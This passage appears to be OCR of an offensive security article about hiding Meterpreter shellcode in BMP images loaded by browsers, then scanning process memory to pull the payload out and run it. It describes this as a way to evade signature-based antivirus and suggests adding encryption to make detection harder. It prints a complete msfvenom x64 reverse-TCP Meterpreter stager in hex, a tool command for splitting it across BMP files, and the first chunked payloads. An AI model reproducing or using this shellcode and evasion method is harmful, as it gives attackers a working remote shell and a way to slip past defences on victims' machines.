
Important point :
so now you can see by this method an attacker will have Malware payload in your Process Memory and you should test this method for Detecting by Signature-based AV especially when you have Chunked Payload in memory so in this time you need Simple code for Reading Process Memory (all or some parts of Process Memory) for Dumping these Payload from Memory to your Backdoor and finally Executing this Payload and Getting Meterpreter Session so in this case Behavior for Attack was changed because your backdoor just need to scanning Memory without Activity in Network or File-system .

So in this case an attacker just need to searching these 6 bytes “**FC 48 83 E4 F0 E8**” for example then he/she can find these Bytes in memory and Dumping These bytes from Byte **FC** up to next 509 bytes (Meterpreter Payload Length was 510) and finally BINGO you will have Meterpreter Session .

Now I want to talk about Win7x64SP1 also Windows Server 2012

in Windows Server 2012 I had little bit Different Result and this is Interesting so I will say it , why this is Interesting in WIn2012 and Win7x64SP1?


In picture 7 you can see my result for this “test.html” file with “Single.bmp” file.



Picture 7:

so in this case you can see in windows Server 2012 we have 100% Payload in Memory for Firefox Process without any problem more often , so why I say More often because sometimes i had this Payloads with problem in memory so let me explain it :

in my test for Windows Server 2012 and Win7x64SP1 I had something like “Picture 8“ in Memory by “Test.html” file and “Single.bmp” file so you can compare “Picture 8” with “Picture 7” and then you can figure out what is Problem .



Picture 8:

as you can see in “Picture 8” we have “FF” byte between each 3 bytes in Memory sometimes as you can see in this picture our payload started with : “FF” + 3 Bytes Meterpreter + “FF” + 3 Bytes Meterpreter + “FF” + ….. so we have something like this :

“FF” + FC 48 83 + “FF” + E4 F0 E8 + “FF” + …..... + “FF” + 56 FF D5 + “FF” + “FF” + “FF” + “FF” ….

Begin Payload Bytes : FC 48 83

Finish Payload Bytes : 56 FF D5

now you can understand where is Problem for Dumping Payloads From Process Memory and where and how this happened for my test More often in Windows Server 2012 and Win7x64SP1 but in Windows Server 2008 R2 I did not see this Problem for Dumping Process Memory !


Note : I tested this method in windows Server 2008 R2 with virtual Machine and I did not see this problem in this server in my lab.

And another Interesting thing was sometimes I had both type of Payloads in Picture7 and Picture8 in same Dump files , it means you will have Payloads without Problem also with Problem at same time in memory Sometimes so it depend on your code how want to Detect these Patterns in Memory for Searching Them for Dumping From Dump Files or For Searching/Dumping Them From Process Memory Directly .

So we have sometimes payloads in memory like Picture 7 and sometimes we have Payloads in memory like Picture 8 and sometimes we have both type at same time in Memory .

Important Point : more often in my test when I had this problem like “Picture 8” if you watching to “Picture 8” before Beginning my Payload in Memory you can not See “BMP Header Section bytes” like Picture 6 for Windows Server 2008 R2.

And in Picture 9 you can see my Result Without “BMP-Header Section” in Memory with Dump File “Iexplore.DMP” file made by task-manager from IE11 Process Memory in Windows Server 2012 with Virtual Machine.




Picture 9:

for Win7x64SP1 I had some result like these Pictures


in “Picture 10” you can see my Result with “BMP-Header Section”' in Memory for Process Firefox v51 in Win7x64SP1 with

Physical Machine so you can Find “BMP Header section” from Address : 0d6f7920 up to 0d6f7960 so it started with “42 4D 5E 0E” also you can see this Header Bytes in “Picture 6” with “NativePayload_Image.exe” output tool .



Picture 10:


in “Picture 11” you can see my Result without “BMP-Header Section”' in Memory for Process Chrome in Win7x64SP1 with Physical Machine .



Picture 11:

as you can see when you have not “**BMP Header section**” then will have these FF bytes Between each 3 Meterpreter Bytes more often .

In next “Picture 12” you can see My result with “**BMP Header section**” or something like “BMP Header section” for Process IE11 in Win7x64SP1 with Physical Machine.
But in this case my “BMP Header” was changed I think , I don't know why this Section changed but you can see we have Meterpreter Payload without Problem.



Picture 12:

until now as you can see we can use Single.bmp file for this attack but I am not sure for other Operating systems like Win 10 or Win 8.1 etc or Win 2016 also all my test except Win7x64SP1 was in Virtual Machine so maybe in Physical Machine you will have Different Result at least in Memory

Important Point : in this Research I did not see any Encryption Method for my BMP payloads in Memory by Windows server 2008 R2 or Windows server 2012 also Win7x64SP1 at least my BMP payloads was not Encrypted in Process Memory etc so you can use this Method also you can encrypt your payloads by your codes then this is really hard for detecting by AVS.

Chunked Meterpreter Payloads in Memory by BMP files

now I want to talk about Chunked Meterpreter Payloads in Memory by BMP files. So in this method you can Divide your payloads to Multiple BMP Files.

In this technique I used Chunked BMP file and for each BMP file I used 90 Bytes Payloads so my Meterpreter Payloads length was 510 bytes after made that by Msfvenom:

510 / 90 = 5

so I have 5 BMP files with 90 bytes Meterpreter and one BMP file with 60 bytes so we will have 6 BMP files in Memory.

5 * 90 = 450 + 60 = 510

Meterpreter Payload:

fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,31,d2,65,48,8b,52,60,48,8b,52,18,48,8b,52,20,48,8b,72,50,48,0f,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,20,41,c1,c9,0d,41,01,c1,e2,ed,52,41,51,48,8b,52,20,8b,42,3c,48,01,d0,66,81,78,18,0b,02,0f,85,72,00,00,00,8b,80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20,49,01,d0,e3,56,48,ff,c9,41,8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24,08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,48,01,d0,41,58,41,58,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,4b,ff,ff,ff,5d,49,be,77,73,32,5f,33,32,00,00,41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,49,bc,02,00,11,5c,c0,a8,38,01,41,54,49,89,e4,4c,89,f1,41,ba,4c,77,26,07,ff,d5,4c,89,ea,68,01,01,00,00,59,41,ba,29,80,6b,00,ff,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48,ff,c0,48,89,c2,48,ff,c0,48,89,

c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,99,a5,74,61,ff,d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,
31,c9,6a,04,41,58,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7e,55,48,83,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,89,f2,48,31,c9,41,ba,58,a4,53,e
5,ff,d5,48,89,c3,49,89,c7,4d,31,c9,49,89,f0,48,89,da,48,89,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0
f,30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5

so for making Chunked Payloads by BMP you can Use this tool with this Command :

NativePayload_Image.exe create File_x.bmp [Chunked Payload x]

[Chunked Payload 1]:
```
fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,31,d2,65,48,8b,52,60,48,8b,52,18,48,8b,52,20,48,8b,72,50,48,0f
,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,20,41,c1,c9,0d,41,01,c1,e2,ed,52,41,51,48,8b,52,20,8b,42,3c,48,01,d0,6
6,81,78,18,0b,02,0f,85,72,00,00,00,8b,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,
FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF
,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,F
F,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,
FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF
```

[Chunked Payload 2]:
80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20,49,01,d0,e3,56,48,ff,c9,41,8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,3
8,e0,75,f1,4c,03,4c,24,08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,48,01,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,
FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,F
F,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF
,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,FF,
